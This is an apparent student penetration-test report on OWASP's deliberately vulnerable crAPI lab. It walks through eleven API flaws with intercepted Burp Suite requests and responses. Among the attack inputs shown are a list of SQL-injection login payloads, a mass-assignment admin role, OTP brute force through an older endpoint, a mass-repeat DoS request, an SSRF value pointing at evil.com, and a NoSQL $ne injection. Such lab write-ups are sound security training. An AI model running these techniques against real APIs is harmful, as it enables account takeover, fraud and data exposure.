

Crapi Practical Vulnerability Finding Report

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Introduction

1.1 Introduction

Crapapi is a vulnerable lab from OWASP. It's build to train the enthusiast to learn and practice api security techniques and the probable vulnerability can exist in api. It's focus on the OWASP top ten vulnerabilities to introduce from it's api perspective.

1.2 Objectives

The objectives of this assessment is to show case the expertise of the strong knowledge of api pentesting in practical as well as theoritical knowledge aslo.

1.3 Requirments

The followings are the required -

- i. Theoritical knowledge on api and pentesting.
- ii. Practical knowledge on burpsuite.
- iii. OWASP top ten vulnerability.

Methodology

2.1 Information gathering

As it is single domain does not required to gather subdomain. I used to dirsearch to gather all the available directory and nmap to see the available ports and services.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p1-1000 crapi.apisec.ai
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 21:04 +06
Nmap scan report for crapi.apisec.ai (5.161.86.65)
Host is up (0.31s latency).
rDNS record for 5.161.86.65: static.65.86.161.5.clients.your-server.de
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      OpenResty web app server 1.17.8.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.62 seconds
```

```
(kali@kali)-[~]
└─$ dirsearch -u crapi.apisec.ai
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  0.4.3
  0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/_crapi.apisec.ai/_25-05-10_20-54-44.txt

Target: http://crapi.apisec.ai/

[20:54:51] Starting:
[20:55:57] 301 - 175B - /community -> http://crapi.apisec.ai/community/
[20:56:16] 200 - 3KB - /favicon.ico
[20:56:28] 403 - 561B - /images/
[20:56:28] 404 - 561B - /images_upload.php
[20:56:28] 404 - 561B - /images/README
[20:56:28] 404 - 561B - /images/c99.php
[20:56:28] 404 - 561B - /images_upload/
[20:56:28] 404 - 561B - /images_upload.js
[20:56:28] 404 - 561B - /images01
[20:56:28] 404 - 561B - /images_admin
[20:56:28] 301 - 175B - /images -> http://crapi.apisec.ai/images/
[20:56:28] 404 - 561B - /images_upload.html
[20:56:28] 404 - 561B - /images_upload.jsp
[20:56:28] 404 - 561B - /images/Sym.php
[20:56:28] 404 - 561B - /images_upload.aspx
[20:56:42] 200 - 492B - /manifest.json
[20:57:10] 200 - 67B - /robots.txt

Task Completed
```


Independent challenges

3.1 Password validation check

Only client side is checking the requirements of password policy such as no required upper case letter, no numbers, no special character.

Step to reproduce:-

- i. Open sign up page.



A screenshot of a web form titled "Sign Up". The form contains five input fields: a text field with "cososic", an email field with "cososic873@inkight.com", a text field with "01478523690", a password field with "Cososic@123" and a toggle icon, and a confirmation password field with "Cososic@123" and a toggle icon. Below the fields is a link "Already have an Account? Login" and a blue "Signup" button.

- ii. Intercept the request and change the password as simple as possible and forward the request.

```
request
Pretty Raw Hex
1 POST /identity/api/auth/signup HTTP/1.1
2 Host: crapi.apisec.ai
3 Content-Length: 99
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/131.0.6778.140 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://crapi.apisec.ai
9 Referer: http://crapi.apisec.ai/signup
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 {
14   "name": "cososic",
15   "email": "cososic873@inkight.com",
16   "number": "01478523690",
17   "password": "cososic"
18 }
```

- iii. Try to login with the changed password and you can successfully login.

3.2 No rate limit in login functionality which allow brute force attack.

Step to Reproduce:

- i. Open the login page.
- ii. Enter the credentials.
- iii. Intercept the request and sent it to intruder.

The screenshot shows the Burp Suite interface. At the top, there is a dropdown menu set to 'Sniper attack' and a red 'Start attack' button. Below this, the 'Target' field contains 'http://crapi.apisec.ai' and a checkbox 'Update Host header to match target' is checked. Under the 'Positions' section, there are buttons for 'Add §', 'Clear §', and 'Auto §'. The main area displays a list of captured requests. The first request is highlighted, showing its details:

```
1 POST /identity/api/auth/login HTTP/1.1
2 Host: crapi.apisec.ai
3 Content-Length: 55
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
  Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://crapi.apisec.ai
9 Referer: http://crapi.apisec.ai/login
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 {"email":"cososic873@inkight.com","password":"§abc§"}
```

- iv. Select the password value and click the add .
- v. Add some random value in payloads sections
- vi. Click the attack.
- vii. In the response section look at the response length some thing look different.

4. Intruder attack on http://ciapi.apisec.ai

Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response...	Error	Timeout	Length	Comment
0		400	279			936	
1	admin' --	500	486			484	
2	admin' #	500	393			484	
3	admin'/*	500	486			484	
4	' or 1=1--	500	462			484	
5	' or 1=1#	500	486			484	
6	' or 1=1/*	500	444			484	
7) or ('1='1--	500	486			484	
8) or ('1='1--	500	376			484	
9	cososic	200	411			701	

- viii. Click the different response in this case it length 701.
- ix. Observe the response you will notice that you can login.

Request Response

Pretty Raw Hex Render

```

12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 239
17
18 {
  "token":
    "eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIjb3Nvc2ljODczQGlua2lnaHQyY29tIiwiaWF0IjoxNzQ2ODk1NzUwLCJleHAiOiE3NDY5ODI4MzB9.TtHA2FQ6S98_fCOKJJBZCEZDxKeux8qzKz58Qc6UZ4Jcuz0LBfCBOW_NUVx_WwsD98kaJwM
    N6UBnWxf5RJWglw",
  "type": "Bearer",
  "-----"

```

3.3 Mass assignment in sign up page.

Step to Reproduce:

- i. Open sign up page.

Sign Up

[Already have an Account? Login](#)

ii. Fill up the form and intercept the request with burp.

```

Pretty Raw Hex
1 POST /identity/api/auth/signup
  HTTP/1.1
2 Host: 127.0.0.1:8888
3 Content-Length: 91
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="131", "Not_A
  Brand";v="24"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/131.0.6778.140 Safari/537.36
10 Accept: */*
11 Origin: http://127.0.0.1:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8888/signup
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {
  "name": "Admin",
  "email": "Admin1@gmail.com",
  "number": "014795236955",
  "password": "Admin1@123"
}
  
```

iii. Now add an assignment parameter with value in this case I am adding "role": "admin"

request

	Pretty	Raw	Hex
1	POST /identity/api/auth/signup HTTP/1.1		
2	Host: 127.0.0.1:8888		
3	Content-Length: 91		
4	sec-ch-ua-platform: "Linux"		
5	Accept-Language: en-US,en;q=0.9		
6	sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"		
7	Content-Type: application/json		
8	sec-ch-ua-mobile: ?0		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/131.0.6778.140 Safari/537.36		
10	Accept: */*		
11	Origin: http://127.0.0.1:8888		
12	Sec-Fetch-Site: same-origin		
13	Sec-Fetch-Mode: cors		
14	Sec-Fetch-Dest: empty		
15	Referer: http://127.0.0.1:8888/signup		
16	Accept-Encoding: gzip, deflate, br		
17	Connection: keep-alive		
18			
19	{		
	"name": "Admin",		
	"email": "Admin1@gmail.com",		
	"number": "014795236955",		
	"password": "Admin1@123",		
20	"role": "admin"		
21			
22	}		

iv. Now in the response you will see that registration successful message.


Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200			
2	Server: openresty/1.25.3.1			
3	Date: Sun, 11 May 2025 15:06:24 GMT			
4	Content-Type: application/json			
5	Connection: keep-alive			
6	Vary: Origin			
7	Vary: Access-Control-Request-Method			
8	Vary: Access-Control-Request-Headers			
9	Access-Control-Allow-Origin: *			
10	X-Content-Type-Options: nosniff			
11	X-XSS-Protection: 0			
12	Cache-Control: no-cache, no-store, max-age=0, must-revalidate			
13	Pragma: no-cache			
14	Expires: 0			
15	X-Frame-Options: DENY			
16	Content-Length: 70			
17				
18	{			
	"message": "User registered successfully! Please Login.",			
	"status": 200			
	}			


3.4 Business logic vulnerabilities in order functionality.

Step to Reproduce:

- i. login to your account.
- ii. Go to shop .Here you will see your available credit and the products with price.Click buy on any product you want to purchase under your credit.Intercept this request.You will see product_id and quantity.



- iii. Now put a minus sign in quantity following by any digit you want. You will notice in the response that your total credit increase.



3.5 Excessive Data exposure in community comment functionality.

Step to Reproduce:-

- Open your burpsuit and its browser.
- Login to your account
- Go to community tab and add a comment
- Now open proxy http history tab. Find the request for your comment that you made. In the response of this request you will notice that there will be some excessive data which is not belongs to you and which is not intended to expose here.

#	Host	Method	URL	Params Edited	Status code	Leng
1056	http://crapi.apisec.ai	GET	/workshop/api/shop/orders/all		200	2361
1057	http://crapi.apisec.ai	GET	/community/api/v2/community/posts/recent		200	384
1058	http://crapi.apisec.ai	GET	/community/api/v2/community/posts/QLjZTQWsGUBq9fBvQs7JpF		200	670
1060	https://contile.servic...	GET	/v1/files			


Request	Response
<pre>1 POST /community/api/v2/community/posts/QLjZTQWsGUBq9fBvQs7JpF /comment HTTP/1.1 2 Host: crapi.apisec.ai 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://crapi.apisec.ai/post?post_id=QLjZTQWsGUBq9fBvQs7JpF 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3Npdj06czQ6bua2lnaHQyY29tIiwiaWF0IjoxNzQ2OTI4NTYxLCJleHAiOjE3NDcwMDc5NjF9.MYxSajvXkNRGonUB-sLiD5dLIc7bZ8q_2Q4V-kr6HeCLQHUGIEQNTZsd9zLjLgxtzJFWonbZ8m-D_MlqcpJ3w 10 Content-Length: 19 11 Origin: http://crapi.apisec.ai 12 Connection: keep-alive 13 Priority: u=0 14 { 15 "content":"hello"</pre>	<pre>10 { 11 "id":"QLjZTQWsGUBq9fBvQs7JpF", 12 "title":"udgeyte", 13 "content":"hddwbe", 14 "author":{ 15 "nickname":"der", 16 "email":"dere@mail.com", 17 "vehicleid":"708a79a0-e64a-45b5-8f81-0beea4cf1437", 18 "profile_pic_url":"", 19 "created_at":"2025-05-10T17:58:35.43Z" 20 }, 21 "comments":[22 { 23 "id":"", 24 "content":"hello", 25 "CreatedAt":"2025-05-11T00:43:42.295683669Z", 26 "author":{ 27 "nickname":"cososic", 28 "email":"cososic873@inknight.com", 29 "vehicleid":"", 30 "profile_pic_url":"", 31 "created_at":"2025-05-11T00:43:42.295683519Z" 32 } 33 } 34], 35 "authorid":2005,</pre>

3.6 File upload vulnerability

Step to Reproduce:

- Login to your account.
- Go to your account(my-profile)
- Click the cemara icon to upload a file


- iv. Try to upload a php file you can upload a file easily.




3.7 Broken access control(idor)

Step to Reproduce:


- i. Login to your account.
- ii. Go to shop




- iii. Go to past orders
- iv. Click order Details.



- v. Now notice the url for oder_id=15 it displays userA(my account) past order details.




- vi. Now change the oder_id with 5 which belongs to another persons id.




3.8 Broken Authentication

Step to Reproduce:

- i. In the password reset options enter the email and send the request.



- ii. An OTP is sent to your email note that opt.



iii. Now enter the a fake OTP and new password.

A screenshot of a 'Forgot Password' web form. The form is white with a light gray border. At the top, it says 'Forgot Password'. Below this is a progress indicator with two steps: '1 Email Verification' (marked with a checkmark) and '2 Reset Password' (marked with a blue circle and a line connecting it to the first step). Under the progress bar are three input fields: 'OTP', 'Password', and 'Re-enter Password'. Each input field has a small eye icon to its right for toggling visibility. At the bottom of the form is a large blue button with the text 'Set Password'.

iii. And intercept the this request in burb suite


```
Pretty Raw Hex
1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: 127.0.0.1:8888
3 Content-Length: 62
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
  Safari/537.36
10 Accept: */*
11 Origin: http://127.0.0.1:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8888/forgot-password
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {
  "email": "userA@gmail.com",
  "otp": "5000",
  "password": "Abc@1232"
}
```

iv. Send the request in intruder. Notice that the request is used V3 now change to v2 and add otp value as payloads. Select sniper attack and set payloads numbers with minimum and maximum 4 digit with 1 step. Now start the attack.

```
Positions Add $ Clear $ Auto $
1 POST /identity/api/auth/v2/check-otp HTTP/1.1
2 Host: 127.0.0.1:8888
3 Content-Length: 64
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
10 Accept: */*
11 Origin: http://127.0.0.1:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8888/forgot-password
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {"email": "Admin1@gmail.com", "otp": "$8000$", "password": "Admin@123"}
```


v. In the response there is different length of response open that response you will see otp verified.



3.9 Dos Attack in Contact mechanic functionality.

Step to Reproduce:

- i. Go to contact mechanic
- ii. Fill up the form (choose the mechanic and write a description)
- iii. Send the request and intercept it
- iv. In parameter “repeat_request_if_failed” make it true and “number_of_repeats” make it 1000.



3.10 SSRF in contact mechanic functionality.

Step to Reproduce:

- Go to contact mechanic
- Fill up the form (choose the mechanic and write a description)
- Send the request and intercept it
- In the “mechanic_api” change the value with <http://evil.com>



3.11 Nosql injection

Step to Reproduce:

- i. Go to shop tab.
- ii. Click Add coupon.
- iii. Add random coupon and intercept this request.
- iv. In the “coupon_code” parameter change value with a payload { “\$ne”:1} and send the request.
- v. Notice the response you will see the actual coupon code.

The screenshot shows a web browser's developer tools interface with the 'Network' tab selected. A request is intercepted and displayed in the 'Request' pane, and the corresponding response is shown in the 'Response' pane.

Request:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: crapi.apisec.ai
Content-Length: 25
Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJlc2VyQUBnbWVpbC5jb20iLCJpYXQiOiJlNDcwNjEzNjIsImV4cCI6MTc0NzE0NzE0Mn0. uWmCTA3fgmbFVdcm4cpvbMBanAMfDwM44gABRFakNA4j0mQ5m7G8Wft2XNHQicDnHG9ILNz06tE7kRBDruBqaw
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer: http://crapi.apisec.ai/shop
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "coupon_code": {
    "$ne": 1
  }
}
```

Response:

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 12 May 2025 16:37:37 GMT
Content-Type: application/json
Connection: keep-alive
